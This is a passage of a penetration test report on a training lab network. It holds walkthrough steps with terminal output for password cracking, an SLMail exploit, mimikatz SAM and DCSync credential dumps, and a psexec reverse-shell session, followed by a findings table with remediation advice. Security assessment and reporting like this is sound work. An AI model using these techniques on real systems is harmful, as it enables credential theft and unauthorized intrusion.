
ut passwords for breached websites Learn more

Step 18: Using one of the credentials obtained from open source, we employed the File Transfer Protocol (FTP) to retrieve a file containing a flag. Please refer to the images below:


```
┌──(root💀kali)-[/usr/share/wordlists]
└─# john trivera
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (?)
1g 0:00:00:00 DONE 2/3 (2023-07-20 19:11) 7.692g/s 2953p/s 2953c/s 2953C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```







Step 19: We identified a machine running SLMail on the IP address 172.22.117.20. Employing an exploit, we successfully gained access to the system. To leverage the situation further, we utilized a Metasploit extension called "kiwi" to cache all the credentials dumped from the system. This endeavor allowed us to discover multiple credentials and a flag that contained a password hash. Subsequently, we successfully cracked the password hash, providing us with valuable information and deeper access to the system.Please refer to the images below:



```
100666/rw-rw-rw-  1290  fil   2023-07-20 19:30:43 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > SUDO
[-] Unknown command: SUDO
meterpreter > sudo
[-] Unknown command: sudo
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2023-07-20 19:17:10 -0400  maillog.008
100666/rw-rw-rw-  1290  fil   2023-07-20 19:30:43 -0400  maillog.txt

meterpreter > kiwi_cmd lsadump::sam
```

```
meterpreter > kiwi_cmd lsadump::sam
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF
```

```
File  Actions  Edit  View  Help
root@kali: /usr/share/wordlists ×   root@kali: ~ ×   root@kali: ~ ×
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443
```

```
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
```

```
┌──(root💀kali)-[~]
└─# nano flag6

┌──(root💀kali)-[~]
└─# john --format=nt flag6
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (flag6)
1g 0:00:00:00 DONE 2/3 (2023-07-20 19:39) 11.11g/s 1004Kp/s 1004Kc/s 1004KC/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Step 20: With the credentials we uncovered, we logged into the Win10 Machine and proceeded to exploit it further. As a result, we obtained a hash for the Admin credential on another machine, opening up additional opportunities for exploration and access. Please refer to the images below:

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set lport 172.22.117.100
[-] The following options failed to validate: Value '172.22.117.100' is not valid for option 'LPORT'.
lport => 4444
msf6 exploit(windows/smb/psexec) > set lport 172.22.117.1
[-] The following options failed to validate: Value '172.22.117.1' is not valid for option 'LPORT'.
lport => 4444
msf6 exploit(windows/smb/psexec) > set LPORT 172.22.117.100
[-] The following options failed to validate: Value '172.22.117.100' is not valid for option 'LPORT'.
LPORT => 4444
msf6 exploit(windows/smb/psexec) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob'...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:56132 ) at 2023-07-27 10:16:35 -0400

meterpreter > dcsync_ntlm administrator
[-] The "dcsync_ntlm" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```

```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

```
[-] Unknown command: clear
meterpreter > cd ../../../../../
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2023-07-20 20:34:34 -0400  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0      dir   2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir   2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0      dir   2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir   2023-07-20 20:34:14 -0400  Users
040777/rwxrwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32     fil   2022-02-15 17:04:29 -0500  flag9.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

```
Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account   : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500
```

Summary Vulnerability Overview


Vulnerability	Severity
Cross-Site Scripting (XSS) Vulnerability	High
Sensitive data exposure Vulnerability	Critical
SQL Injection Vulnerability	Critical
Command Injection Vulnerability	Critical
Open Source Exposed Data Vulnerability	High
Apache Struts Vulnerability	Critical
Apache Tomcat Remote Code Execution Vulnerability	Critical
CVE-2019-6340 Vulnerability	High
CVE-2019-14287 Vulnerability	High
FTP Enumeration Vulnerability	Medium
SLMail Vulnerability	Medium
Cached Credential Vulnerability	Medium
Insufficient Remote Exploit Protection Vulnerability	High
Weak Password Hash Vulnerability	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:



Scan Type	Total
Hosts	192.168.13.0/24 192.168.14.35 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.11 172.22.117.0/24 172.22.117.10 172.22.117.20 3.33.130.190 15.197.149.33
Ports	445,22,21,110,8080,590,80,4444


Exploitation Risk	Total
Critical	6
High	5
Medium	3
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	Cross-Site Scripting (XSS) Vulnerability
Type (Web app / Linux OS / Wlndows OS)	Web Application
Risk Rating	High
Description	This web application vulnerability involves the injection of malicious scripts into web pages, which are then reflected back to the user from the website's server. In the case of Rekall's webpage, it is highly responsive to XSS Injections, leading to the inadvertent reflection of sensitive data on the website.
Images	 


Affected Hosts	192.168.14.35
Remediation	- Optimize the "validation and sanitization" process by incorporating input validation libraries or frameworks. These tools are invaluable in ensuring that all incoming commands fall within the intended scope, while simultaneously rejecting any that do not meet the criteria. - Implementing a Content Security Policy (CSP) that limits the sources from which scripts can be loaded, you can effectively thwart the execution of malicious scripts, even in the presence of an XSS vulnerability. - Regularly conduct security assessments and penetration testing to detect and address any XSS vulnerabilities. Employing automated tools such as XSS scanners can be instrumental in streamlining this process.

Vulnerability 2	Findings
Title	Sensitive data exposure Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	This represents an immensely critical vulnerability where sensitive information is unintentionally leaked on a web page or exposed to unauthorized users. During our pentesting, we encountered several successful attempts where the web application inadvertently disclosed sensitive information.
Images	 




Affected Hosts	192.168.14.35
Remediation	- Securely encrypt sensitive data both at rest and during transmission. Employ robust encryption algorithms and implement stringent measures for the secure management of encryption keys. - Recognize and categorize sensitive data to gain insights into the specific information demanding heightened protection. Apply security measures tailored to the sensitivity level of the data to ensure its safeguarding. - Adhere to secure coding practices to mitigate the risk of data exposure through application vulnerabilities. This involves sanitizing user input, validating data, and employing parameterized queries to prevent SQL injection attacks.


Vulnerability 3	Findings
Title	SQL Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web Application

